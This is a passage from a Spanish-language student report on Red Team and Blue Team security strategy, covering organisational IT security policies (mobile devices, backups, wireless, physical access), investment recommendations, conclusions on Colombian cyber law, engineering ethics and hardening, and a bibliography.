Los usuarios NO deben abrir mensajes de los cuales desconoce su origen o propósito; En caso de recibir un mensaje de dudosa procedencia, deberá solicitar al área de Informática su análisis antes de darle tratamiento.

3.2.1.4. Uso de Dispositivos Móviles

En cualquier momento el equipo de Seguridad de la Información del área de informática podrá hacer revisión del cumplimiento de la política directamente en los dispositivos móviles.

Para el uso de dispositivos, el área de informática debe implementar controles de acceso, técnicas criptográficas para cifrar la información crítica almacenada en estos, mecanismos de respaldo de la información que contienen y los demás que se consideren necesarios y pertinentes para garantizar la seguridad de la información.

El área de informática deberá contar con un listado actualizado en donde se relacione:

- Identificación del Dispositivo Móvil (Marca, Modelo, Serial, IMEI)

- Numero celular asignado
- Nombre de responsable del Dispositivo
- Listado de Software Instalado
- Ubicación Física (Unidad)
- Detalle de configuración de las cuentas de correo configuradas en el dispositivo y administración y gestión remota para borrado en caso de emergencia.

No se debe almacenar información personal en los dispositivos móviles que entregue la empresa.

Está prohibido realizar instalación de aplicaciones no autorizadas por el área de informática.

Está prohibido hacer volcado de pila o reinstalación del sistema operativo por parte del usuario en el dispositivo.

Se autoriza el uso de WhatsApp, sin embargo, no se permite por esta aplicación el envío de fotografías, audios, y videos y cualquier otro tipo de archivo clasificados como información pública reservada o información pública clasificada (privada o semiprivada).

Se deberá validar que el dispositivo tenga instalado y configurado un software de antivirus.
Se debe establecer un mecanismo de control de acceso como contraseña superior a 8 caracteres, un patrón de seguridad de al menos 7 puntos de contacto, o huella digital.

Se debe configurar el bloqueo de pantalla para un mínimo de 2 minutos de inactividad.

Se debe configurar la opción de borrado remoto de información en los dispositivos móviles institucionales, con el fin de eliminar los datos de dichos dispositivos de forma remota, en caso de ser requerido.
Es necesario realizar el cifrado del dispositivo móvil.

En caso de pérdida o hurto de dispositivos móviles que se conecten o almacenen información, se debe reportar la perdida al área de informática lo más pronto posible.

3.2.1.5. Sistemas de Información

Se debe tener control de las patentes de los sistemas de información propios de la organización.

Para todos los sistemas de información, la seguridad debe ser considerada como obligatoria desde el inicio del ciclo de vida. Así mismo deben ser realizados las pruebas de vulnerabilidades y seguridad que la Coordinación del área de informática a través del área encargada considere pertinentes y no se pondrán en producción hasta tanto no se hayan corregido las vulnerabilidades existentes.

Durante cada fase del proceso de desarrollo de sistemas, mantenimiento y ajustes, los aspectos de seguridad deben ser definidos explícitamente, documentados por el equipo de desarrollo y establecidos como un requerimiento de seguridad específico.

En la fase inicial de definición del proyecto, de un nuevo sistema, deberá asignarse el “titular” del sistema, en cumplimiento de las responsabilidades básicas en seguridad informática, así mismo estipular los formatos de seguimiento y control de cambios para este tema el área de informática, a través del área de Sistemas de Información, deberá trabajar en PRO de la Calidad del Software, validaciones a través del ciclo de vida de una aplicación.

Al inicio de la fase de diseño del proyecto deberá realizarse un análisis de riesgos del nuevo sistema por parte o en representación del “Gerente de Proyecto”, a fin de clasificarlo de acuerdo con su continuidad, confiabilidad y confidencialidad. Para esta evaluación se utilizará como guía el documento denominado “Sistema de Valoración del Riesgo” elaborado por el grupo de Sistemas de Información con el apoyo del Grupo de Planeación y Control Interno.

El área de informática, con base en el análisis y clasificación del riesgo del sistema y durante la fase de diseño del proyecto, deberá definir formalmente los requerimientos de seguridad por parte del “usuario” del sistema o un representante del mismo. Las medidas de seguridad deben ser definidas a partir de los requerimientos de seguridad establecidos.

Los requerimientos de seguridad de los sistemas que no puedan ser adecuadamente satisfechos deben ser explícitamente reportados al “usuario” del sistema y a la Coordinación del área de informática y a quienes afecte directamente el proceso a fin de identificar, tratar el riesgo, y mitigar su impacto.
En la fase de pruebas e implementación, las medidas de seguridad deben ser probadas adecuadamente por el Comité Gerencial del proyecto con apoyo y orientación del área de informática .Las pruebas deben ser documentadas.

Las regulaciones de seguridad y demás normativas que aseguran la calidad y confiabilidad de los sistemas, deberán mantenerse para aquellos proveedores externos de sistemas, así como en la compra de paquetes, Suite y demás Sistemas de Información, así mismo se les deberá exigir un test de vulnerabilidades o Ethical Hacking realizado por quien ellos consideren pero que garantice el estudio y análisis de Vulnerabilidades que avale que dicho sistema es óptimo en su seguridad.

Cuando se realicen pruebas deberán de realizarse en un ambiente de prueba antes de poner la aplicación en producción y deberá considerarse el uso en paralelo del nuevo sistema y del antiguo sistema, a fin de detectar errores.
El proceso de puesta en producción de las aplicaciones, de los sistemas o de sus actualizaciones, debe realizarse de tal forma que no deteriore los servicios a los usuarios o la operación normal, por tanto, debe coordinarse adecuadamente y realizarse con cronogramas y horarios preestablecidos.

El área de informática debe procurar que:

- Todo sistema cuente con un esquema de contingencia el cual debe contemplar aspectos de software, hardware y recurso humano necesario para la continuidad del servicio.
- Monitorear la utilización de los recursos de hardware en el servidor. Esto con el fin de proceder a la actualización de este en el caso de ser requerido para garantizar la continuidad de los servicios.
- Notificar a los usuarios las ventanas de mantenimiento o la suspensión del servicio por razones de mantenimiento o por fallas ocurridas en la operatividad de este.

Todo código fuente, script o archivo relevante para el desarrollo de los sistemas de información deberá ser copiado y respaldado en el computador del programador que lo está elaborando y deberá alojar una versión en el repositorio de código fuente (SVN)

Todo cambio deberá ser documentado, y de igual forma, deberá contar con una ventana de mantenimiento para su puesta en producción. Dichas ventanas de mantenimiento deben estar debidamente documentadas indicando fecha, responsable, servidor y aplicativo afectado, además de la razón de los cambios efectuados.

3.2.1.6. Redes Inalámbricas

Los equipos y antenas inalámbricas única y exclusivamente deberán ser instalados por personal del área de informática quienes deberán supervisar y monitorear su uso.

Los usuarios deberán evitar el mal uso de la red inalámbrica, como el acceso a sistemas o aplicaciones no autorizadas (Redes Sociales, reproducción de videos, juegos en línea, descarga de aplicativos) que afectan el desempeño de la red inalámbrica diseñada y destinada con fines netamente laborales, para aplicativos misionales y de apoyo y paginas corporativas de aplicaciones de la entidad.

Se monitoreará las páginas visitadas, y las mismas serán restringidas a través de los perfiles de navegación definidos en esta política. (VIP, Alto, Medio y Bajo), según se requiera previa justificación de la necesidad.
Se restringe la propagación de SSID de dispositivos de anclaje, como modem 3G, 4G, y zonas de anclaje de celulares Smartphone.

Se generaran informes de monitoreo de los equipos conectados a la Wifi de la entidad, así como los reportes necesarios de saturación de canal páginas visitadas, top 10 de consumo en ancho de banda y páginas visitadas y demás que se requieran.

Se prohíbe que las estaciones de trabajo que están conectadas mediante la tecnología Dial-Up módems, módems celulares y/o WiFi simultáneamente estén conectadas a las redes de área local o cualquier otra red de comunicación interna.

3.2.1.7. Copias de Seguridad

Es obligación de todos los usuarios que manejen información masiva, mantener el respaldo correspondiente de la misma ya que se considera como un activo de

la institución que debe preservarse, y es responsabilidad del usuario su información, dicha copia deberá ser periódica e incremental; Dicho usuario deberá comunicarse con el área de informática con el fin de establecer los medios adecuados para tales copias de seguridad.

Corresponderá a el área de informática promover y difundir los mecanismos de respaldo y salvaguarda de los datos y de los sistemas programáticos, mismos que según evaluación se mantendrán en un lugar fuera de las instalaciones del Data Center, debidamente acondicionado para dicho fin.

Los datos, las bases de datos, la información generada por el personal y los recursos informáticos de la institución deben estar resguardados, por esquemas de control y salvaguarda.
La generación de copias de respaldo de las aplicaciones administradas por terceros, son programados, ejecutados y restaurados en un entorno de pruebas por parte del tercero, garantizando restauración de todos los componentes de máquinas físicas, virtuales y aplicativos administrados.

En el respaldo de los datos se debe considerar tanto los datos de la aplicación (archivos, bases de datos, datos estructurados y no estructurados) como los demás elementos necesarios para asegurar la prestación de servicios, tales como el software de la aplicación (programas) y parámetros de operación, documentación complementaria a los procesos, sistemas operativos, software de ambiente y otros utilitarios.

Debe crearse una programación sistemática de los procesos de respaldo (diarios, semanales, mensuales y anuales), además se debe contar con procedimientos de verificación y supervisión de los procesos y del contenido de los respaldos.

Todos los procesos de respaldo y recuperación de información deben proveer los elementos que evidencien (log de eventos) la ejecución del proceso, detalle del contenido de estos, así como deficiencias en caso de existir.

Los medios de respaldo deben ser protegidos de borrados accidentales a través del uso de medios físicos y lógicos de carácter preventivo (“lock” en los medios de Backup, otros).

Los medios de respaldo deben disponer de etiquetas externas e internas, así como una identificación permanente, que permita determinar fácil y confiablemente su contenido. Las etiquetas deben tener información de su contenido, nombre, fecha del respaldo y funcionario que lo realizó.

Los respaldos de datos y demás elementos complementarios, deben estar resguardados en sitios que dispongan de condiciones de acceso restringido y de medio ambiente apropiado a los medios utilizados, así como para hacer frente con éxito a eventos contingentes como incendios, inundaciones u otros (Sistemas de contingencia recuperación de Desastres PNC).

Antes de proceder a la restauración de datos sensibles o críticos a partir de un respaldo se debe realizar una copia de estos para minimizar efectos de corrupción o daños de los datos originalmente respaldados.
Se debe generar una copia de todos los respaldos, los cuales se custodiarán en un sitio alterno, que cumpla con las características y protección ambiental similares al sitio principal. La proximidad entre el sitio principal y el alterno se debe contemplar dentro de los parámetros que se establezcan en el convenio de salvaguarda y custodia con el proveedor y deben estar dentro de los parámetros de PCN “Plan de continuidad del Negocio” debe disponer al menos de dos vías de acceso distintas.

Se deben tomar las medidas de seguridad necesarias para el traslado de los medios de respaldo al sitio alterno, a fin de garantizar no solo que llegarán a su destino sino la integridad de los medios, las unidades deberán gestionar este procedimiento a través de los administradores regionales de informática.

Por lo menos dos veces al año se debe verificar la validez de los respaldos custodiados en el sitio principal y en sitio alterno. Se debe verificar la condición de los medios de almacenamiento y si los datos pueden ser restaurados oportuna y confiablemente. Periódicamente debe realizarse inventario de los medios de respaldo (mínimo cuatro veces al año). Se debe utilizar formulario diseñado para este fin.

3.2.1.8. Software y Licenciamiento

En los equipos de cómputo únicamente se debe tener instalado aquel software debidamente autorizado por el área de informática.

El área de informática administrará los diferentes tipos de licencias de software y vigilará su vigencia en concordancia con la política informática y de licenciamiento. Se realizarán periódicamente monitoreo y escaneos del Software utilizado en la entidad.

Las estaciones de trabajo, redes y otros medios que pueden ser afectados por virus informáticos, deben contar con software antivirus, el cual debe ser actualizado periódicamente y bajo una política única de actualización global del Servidor de Antivirus.

3.2.1.9. Seguridad física, acceso a centros de datos y cableado

Debe restringirse el acceso físico a las oficinas y áreas de informática en las que se ubique equipo de cómputo en general y acceden y manipulen información

relevante (tales como el área del servidor, equipo de comunicaciones, áreas del servicio al cliente donde se ubique equipo de cómputo y otros). Debe determinarse un método de control de acceso apropiado y acorde con la estructura de cada oficina o área, que garantice que solo personas previamente autorizadas y debidamente identificadas puedan ingresar.

Las rutas de acceso deben ser limitadas. Se debe considerar espacios libres y salidas de emergencia (las puertas deben abrir hacia fuera).

Las personas ajenas a la Institución que visiten áreas restringidas deben portar una identificación y una autorización para transitar por dicho lugar, así mismo realizar el registro en los libros de minuta o planillas de registro destinadas para tal fin.

El acceso a áreas restringidas que manejan información sensible, crítica o valiosa debe permitirse sólo dentro del horario normal o con la debida autorización en horario extraordinario previa autorización a través de los formatos establecidos.

En las áreas de acceso restringido se debe mantener las puertas con llave y limitar el acceso solo al personal autorizado.

Las áreas de acceso restringido no deben utilizarse para custodiar suministros de cómputo (cintas, papel, CD – DVD o medios extraíbles) o salvaguardar objetos personales o de valor distinto a los requeridos en el área misma, que puedan comprometer la seguridad.

Las puertas de acceso a las áreas restringidas deben permanecer siempre cerradas. No podrán mantenerse abiertas mediante el uso de sillas, tacos de papel en las cerraduras, llaves puestas en el la chapa u otros objetos que obstruyan su cierre y faciliten el acceso a personas no autorizadas.

3.2.2. Recomendaciones para mejorar los aspectos de ciberseguridad.

Los CISO de las Organizaciones deben concentrar su atención en proteger la marca, la reputación y la propiedad intelectual de la empresa, ya que estos son los objetivos centrales de la mayoría de los atacantes maliciosos. Dar prioridad al riesgo informático permite asegurar los elementos del negocio que son más críticos, blindando los activos más importantes.

Las amenazas cibernéticas van en aumento con el paso de los años, por lo que los recursos presupuestales deben ser maximizados, por lo que los profesionales de ciberseguridad deben escalar a las directivas de la organización, las consideraciones que se deben tener en cuenta en el aumento del presupuesto en contraprestación a la pérdida potencial que se tendría en caso de ser víctima de un ataque cibernético.

Es importante automatizar los recursos para no limitar al personal de seguridad en aspectos tácticos, sino que la automatización asuma las funciones más repetitivas y facilite la mejora a la gestión de la infraestructura tecnológica crítica, permitiendo a los profesionales adoptar posturas de seguridad más estratégicas y efectivas.

Se recomienda que se invierta más en los recursos de prevención, detección y respuesta. No solo se debe confiar en la defensa cibernética, sino que también se centre en implementar tácticas y tecnologías de detección y respuesta ante ataques cibernéticos. La inversión en seguridad debe traducirse en rendimientos demostrables tipificados por un menor número de infracciones y una mayor resiliencia (capacidad de respuesta) de la empresa.

Es importante tener en cuenta el recurso humano que labora en la Entidad, ya que estas personas son el eslabón más débil de la ciberseguridad y tiene su propio

libre albedrío por lo que se hace necesario capacitarlos y educarlos en la cultura de conciencia de protección de datos personales y seguridad de la información.

Es imprescindible maximizar el Retorno de Inversión ROI en cuanto a hardware y software, permitiéndose innovar y adoptar nuevas tecnologías como la Inteligencia Artificial (IA), impidiendo a toda costa la obsolescencia de los mismos, ya que esto ocasiona mayores vulnerabilidades a la seguridad de la información.

Los especialistas en seguridad de la información, deben mirar más allá de las amenazas inmediatas y adoptar la previsión continua, mediante una estrategia que integre los conocimientos de la investigación en las capacidades internas y las herramientas de terceros para mantener un enfoque de seguridad proactivo.

Se debe recordar que los ataques cibernéticos nunca terminan y seguirán surgiendo nuevas técnicas de ataques y vectores de amenaza a medida que lo hagan las nuevas tecnologías. Por lo que los profesionales de la seguridad deben mantenerse a la vanguardia de la innovación tecnológica, capacitado y actualizado en lo correspondiente a TIC´s, delitos informáticos y leyes que se rigen en el país para mantener la legalidad en todas las acciones y decisiones a tomar para el beneficio de las empresas.

3.3. Conclusiones que orienten aspectos importantes en cuanto a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

Las prácticas de Red Team, Blue Team y Purple Team, forman una parte necesaria dentro de los activos tecnológicos de propiedad de cualquier organización, ya que son parte de los entornos de mitigación de los riesgos

informáticos y su cálculo en valor no se calcula de forma sencilla, ya que lo ideal es que deba ser integrado y tratado dentro de las inversiones presupuestales de una empresa como un “Retorno de Inversión ROI sobre el costo total de la suma de todas las tecnologías y procesos de la ciberseguridad” de la Entidad, la cual solo es medible en la eficacia que tiene la organización para prevenir, detectar, responder y recuperarse de los incidentes cibernéticos en los tiempos comprometidos por el CISO (Chief Information Security Officer).

4. VIDEO DE SUSTENTACIÓN DEL INFORME TÉCNICO.

A continuación, se relaciona el enlace del video de sustentación del Informe Técnico de Estrategias Red Team y Blue Team, así:

ENLACE: https://1drv.ms/v/s!Ai5r7Uo6pz1AgrU9Q7PM9haJ0bzpcQ

CONCLUSIONES

El desarrollo del presente informe técnico permitió recordar la importancia de las leyes de la informática que rigen en Colombia, los cuales, ayudan a proteger la información de las personas y de las empresas. Las leyes informáticas que se rigen en Colombia, tratan delitos importantes del entorno cibernético, las cuales deberían ser actualizarlas para evitar malas interpretaciones y la Justicia pueda tomas las mejores decisiones sobre este tipo de crimen que afecta a la sociedad.

El código de ética COPNIA, nos aclara nuestros deberes, obligaciones, prohibiciones y conducta como ingenieros, por lo tanto, es importante que conozcamos todos y cada uno de los artículos relacionados. El acuerdo de confidencialidad es muy importante para la ejecución de las actividades de los profesionales de ingeniería, porque cuenta con los lineamientos específicos para la realización de la actividad y que evidencia el límite del trabajo a efectuar. Sin embargo, como el documento es formalizado por las Compañías de acuerdo con sus requerimientos puntuales, se hace necesario que los profesionales validemos que el documento no describa actividades ilegales que no solo afecten a la empresa, sino que involucren al profesional.

Vulnerar cualesquiera de las leyes informáticas, tales como la Ley 1273 de 2009, la Ley de Protección de Datos, el código de ética del COPNIA, limita la continuación de la labor como profesional e impacta la calidad de vida, ocasionando la mala imagen, privación de la libertad, multas y sanciones, entre otras situaciones inesperadas que cambian radicalmente la vida.

Se dio a entender claramente que un equipo de Red Team, realiza la identificación de vulnerabilidades y la explotación de la misma, de manera responsable y cumpliendo con las normas establecidas por las leyes colombiana. El equipo de Blue Team realiza la defensa cibernética y los análisis completos de los sistemas fortaleciendo la estrategia de seguridad informática de la empresa. Los equipos

de pentesting (Red Team y Blue team) con las actividades de hacking ético que realizan, permiten a las organizaciones poder reforzar los controles de seguridad en sus infraestructuras informáticas y brindar soluciones a las vulnerabilidades que se identifican.

Implementar técnicas como el pentesting y de hardening dentro de una organización, permiten identificar y contener conductas delictivas cibernéticas, antes de que ocurran. Los ambientes controlados como el banco de trabajo que se trabajó para las pruebas de intrusión y testing, proporcionaron un ambiente seguro para garantizar actividades de pentesting, manejando una comunicación constante sin afectar a otros sistemas durante el proceso.

Las acciones de hardening, tales como, la actualización de los parches de seguridad del sistema operativo de los equipos, la utilización de un firewall y utilizar servicio de antivirus EPP/EDR para controlar el comportamiento de este dentro de la red LAN, permiten un mayor aseguramiento de los mismos y es el mayor control de mitigación con el que se cuenta en una empresa. Desactivar o deshabilitar estas opciones no es una práctica de seguridad de la información y no debe contemplarse dentro de la Organización, por lo que es importante que se sensibilice a los usuarios y administradores del uso adecuado de los activos de la información. Personalizar los puertos HTTPS con un numero diferente, ayuda en la mitigación de las vulnerabilidades para las conexiones del sistema instalado.

Se debe aprender a entender los modelos de ataques cibernéticos para así mismo crear la defensa de cada uno de los equipos de la ICS. Cada equipo o activo de la información debe tratarse de manera personalizada en lo que refiere a las amenazas cibernéticas, ya que cada equipo tiene una función diferente dentro de la ICS.

Es importante tratar las vulnerabilidades con mucho tiempo de anticipación. Los equipos Blue Team deben contar con equipos Red Team para la salvaguarda de

la información de la empresa.

El hardening permite disminuir incidentes de seguridad y mejorar el rendimiento al disminuir los niveles de carga inútil de los sistemas informáticos, además de proporcionar una administración más simple, mayor rapidez en la identificación de problemas, fácil aplicación de controles y finalmente, permite hacer seguimiento de los incidentes y en algunos casos identificar el origen de los mismos. Se debe tener en cuenta que efectuar un excelente proceso de hardening no significa que los activos queden totalmente invulnerables, sino que dificulta la posibilidad de materializarse los riesgos en incidentes de seguridad.

Es importante que las Entidades cuenten con mecanismos de seguridad para realizar el proceso de endurecimiento de las redes, aplicaciones, sistemas operativos, bases de datos, servidores, etc., para proteger los recursos y los activos de la información, proporcionando estrategias de defensa basados en los ataques cibernéticos que se presentan. Los sistemas de detección y prevención de intrusos, permiten agilizar los trabajos de aseguramiento de las infraestructuras y dar una mayor visibilidad para las estrategias de defensa cibernética.

RECOMENDACIONES

Teniendo en cuenta los resultados obtenidos, se recomienda que las empresas continúen efectuando proyectos de fortalecimiento a las infraestructuras tecnológicas de servidores y seguridad, con el fin de mantenerse en la vanguardia tecnológica y evitar temas de obsolescencia que pueden poner en riesgo la seguridad de la información.

Se recomienda a los futuros estudiantes que tengan interés en el proyecto, la complementación de nuevas investigaciones sobre el tema de interés, para la optimización de los procesos que sean aplicados para las mitigaciones de los riesgos y vulnerabilidades que se identifiquen con el avance tecnológico de la infraestructura de TI.

Incluir dentro del proceso de aseguramiento de la Infraestructura crítica, las sensibilizaciones constantes en temas de seguridad informática al personal de empleados de las empresas, ya que al generar la cultura ciudadana digital se apoya a la mejora de la seguridad de la información mediante el uso adecuado de la tecnología.

Un aspecto importante a destacar en este proyecto es el conocimiento del personal especialista en temas de seguridad informática que sirve de gran apoyo dentro de toda empresa, ya que la realización de los monitoreos y tareas de afinamiento de la seguridad en las infraestructuras tecnológicas involucradas son actividades concurrentes que forman parte de la medida preventiva y reactiva para resguardar y proteger la información.

En caso de que el presente estudio sea aplicado a alguna organización, se recomienda incluir una o varias propuestas enfocadas al objeto de estudio, con la finalidad de corregir algunos aspectos, emprender mejoras o incluir nuevos elementos de interés para la solución de la problemática abordada.

REFERENCIAS BIBLIOGRÁFICAS

CHIOMA IBEAKANMA What Is a Purple Team in Cybersecurity? Published Jul 22, 2022. Posted at the link: https://www.makeuseof.com/what-is-purple-team-cybersecurity/

CISET – Centro de Innovación y soluciones empresariales y tecnológicas. Hardening. Actualizado, Octubre 4, 2022. Publicado en el link: https://www.ciset.es/publicaciones/blog/746-hardening

COPNIA. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. TÍTULO IV- LEY 842 DE 2003. Publicado en el link: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Corporación LogRhythm. Centro de controles de seguridad de Internet (controles CIS). Actualizado, 2023. Publicado en el link: https://docs.logrhythm.com/kbmodules/docs/center-for-internet-security-controls-cis-controls

CROWDSTRIKE. Red Team Vs Blue Team In Cybersecurity. JJ Cranford. April 17, 2023. Posted at the link: https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

DC Seguridad. ¿Qué es el Hardening y cómo mejora la seguridad en una PYME? Actualizado, marzo 4, 2023. Publicado en el link: https://dcseguridad.es/que-es-el-hardening-y-como-mejora-la-seguridad-en-una-pyme/

Diario Oficial. LEY 1273 DE 2009. Actualizado, Enero 5, 2009. Publicado en el link: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Departamento Administrativo de la Función Pública. LEY ESTATUTARIA 1581 DE 2012. Actualizado, Octubre 17, 2012. Publicado en el link: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Entel Ocean. CVE-2022-26809: Puertos 445 expuestos podrían estar comprometiendo tu organización. Actualizado, 14 Abril 2022. Publicado en el link: https://portal.cci-entel.cl/Threat_Intelligence/Boletines/1215/

EXPANSIÓN MX. Periódico Digital. ¿Por qué es importante el hacking ético para las empresas? Abril 12, 2022. Publicado en el enlace de internet: https://expansion.mx/tecnologia/2022/04/12/por-que-es-importante-el-hacking-etico-para-las-empresas

FORTRA. Las seis fases del pentesting. Actualizado, Septiembre 1, 2021. Publicado en el link: https://www.fortra.com/es/blog/las-seis-fases-del-pentesting

GTD COLOMBIA. Los beneficios del ethical hacking para las empresas. Bogotá. 2022. Disponible en el enlace de internet: https://www.gtdcolombia.com/mayoristas/despliegue-noticias/-/asset_publisher/rwmh/content/gtd-paris/20121#:~:text=La%20ventaja%20principal%20del%20hacking,c%C3%B3mo%20pueden%20mitigarse%20o%20eliminarse.

Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD. Anexos 2. Escenario 2 y Anexo 3. Acuerdo de confidencialidad. Link en el campus virtual del curso académico.

HACKER MENTOR. Comprendiendo los equipos de Seguridad Cibernética: Blue Team, Red Team y Purple Team. Actualizado, Mayo 16, 2023. Publicado en el link: https://www.hacker-mentor.com/blog/equipos-de-seguridad-cibernetica-blue-team-red-team-y-purple-team

IBM. ¿Qué es XDR? Actualizado, 2023. Publicado en el link: https://www.ibm.com/es-es/topics/xdr

IBEM. What is penetration testing? 2023. Posted at the link: https://www.ibm.com/topics/penetration-testing

INSTITUTO NACIONAL DE CIBERSEGURIDAD INCIBE. Vulnerabilidad. Actualizado, 2023. Publicado en el link: https://www.incibe.es/aprendeciberseguridad/vulnerabilidad

KALI LINUX. What is Kali Linux? 2023. Posted at the link: https://www.kali.org/docs/introduction/what-is-kali-linux/

KASPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? Actualizado, 2023. Publicado en el link: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

KASPERSKY. What is Cyber Security? 2023. Posted at the link: https://www.kaspersky.com/resource-center/definitions/what-is-cyber-security

KEEPCODING. ¿Qué es el Hardening en Ciberseguridad? Actualizado, marzo 21, 2022. Publicado en el link: https://keepcoding.io/blog/que-es-el-hardening-en-ciberseguridad/#Configuraciones_necesarias_para_protegerse_de_posibles_ataques_fisicos_o_de_hardware_de_la_maquina

KEEPCODING. ¿Qué es Meterpreter? Actualizado, 3 de julio de 2023. Publicado en el link: https://keepcoding.io/blog/que-es-meterpreter/#Que_es_Meterpreter

LUIS A. GORGONA S. Csirt-CR. Actualizado, 2003, Publicado en el link: https://www.oas.org/juridico/spanish/cyber/cyb46_csirts_sp.pdf

MANAGE ENGINE. ¿Qué son y cómo implementar los Controles de CIS (CIS

Controls / CIS ciberseguridad)? Actualizado, 2023. Publicado en el link: https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf

MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN Y EL CENTRO CIBERNÉTICO POLICIAL. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. Colombia. 2016. Documento publicado en el enlace de internet: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN. Guía de auditoría. Colombia. 2016. Documento publicado en el enlace de internet: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

NSIT. ¿Qué es SIEM en seguridad informática? Alcance e implementación. Actualizado, junio 9, 2023. Publicado en el link: https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/

OPENWEBINAR. Daniel Ortego Delgado. Las 8 mejores herramientas open source de detección de intrusión. Actualizado, mayo 9, 2017. Publicado en el link: https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/

Periódico ELTIEMPO. Robo del siglo cibernético: piratas hurtan 25.000 millones en Colombia. Actualizado 27 de enero 2021. Publicado en el link:

https://www.eltiempo.com/justicia/delitos/nuevo-robo-del-siglo-caen-cibercriminales-que-hurtaron-25-000-millones-de-empresas-562957

PRAKMATIC. La importancia del hacking ético para las empresas. Madrid. 2022. Disponible en el enlace de internet: https://www.prakmatic.com/la-importancia-del-hacking-etico-para-las-empresas/

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. https://repository.unad.edu.co/handle/10596/35497

Redacción KeepCoding. ¿Qué es Metasploit?. Actualizado, julio 5, 2023. Publicado en el link: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

RODRÍGUEZ LLERENA, A. E. Herramientas fundamentales para el hacking ético. Revista Cubana de Informática Médica. La Habana, 2020. p.116-131. Consultado el 17 de noviembre de 2022. Disponible en el enlace de la biblioteca virtual de la UNAD: https://bibliotecavirtual.unad.edu.co/login?url=https://search.ebscohost.com/login.aspx?direct=true&db=fap&AN=144392670&lang=es&site=eds-live&scope=site

SECURITY ADVISOR. ¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? Actualizado, 2023. Publicado en el link: https://sadvisor.com/que-es-el-csirt/

SENTINEL ONE. Entender la diferencia entre EDR, SIEM, SOAR y XDR. Actualizado, octubre 6, 2021. Publicado en el link: https://es.sentinelone.com/blog/understanding-the-difference-between-edr-siem-soar-and-xdr/

Team Ninja. Guía completa para el hardening de sistemas [Checklist]. Actualizado, Agosto 15, 2023. Publicado en el link:

https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

UNIR. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? Actualizado, enero 7, 2020. Publicado en el link: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

Wagner Manuel Abad Parrales, Tania Cecibel Cañarte Rodríguez, María Elena Villamarin Cevallos, Henry Luis Mezones Santana, Ángel Rolando Delgado Pilozo, Franklin Jhimmy Toala Arias, Juan Alberto Figueroa Suárez, Vicente Fray Romero Castro. La ciberseguridad práctica aplicada a las redes, servidores y navegadores web. Libro electrónico. ISBN:9788412116762, 8412116763. PP 134. Actualizado, diciembre 9, 2019. Publicado en el link: https://www.google.com.co/books/edition/La_ciberseguridad_pr%C3%A1ctica_aplicada_a_l/VnnCDwAAQBAJ?hl=es-419&gbpv=1&dq=pentesting&pg=PA17&printsec=frontcover

XM CYBER. What is a Blue Team? 2023. Posted at the link: https://xmcyber.com/glossary/what-is-a-blue-team/

YMANT. ¿Qué es Hardening? Actualizado, septiembre 11, 2023. Publicado en el link: https://www.ymant.com/blog/que-es-hardening/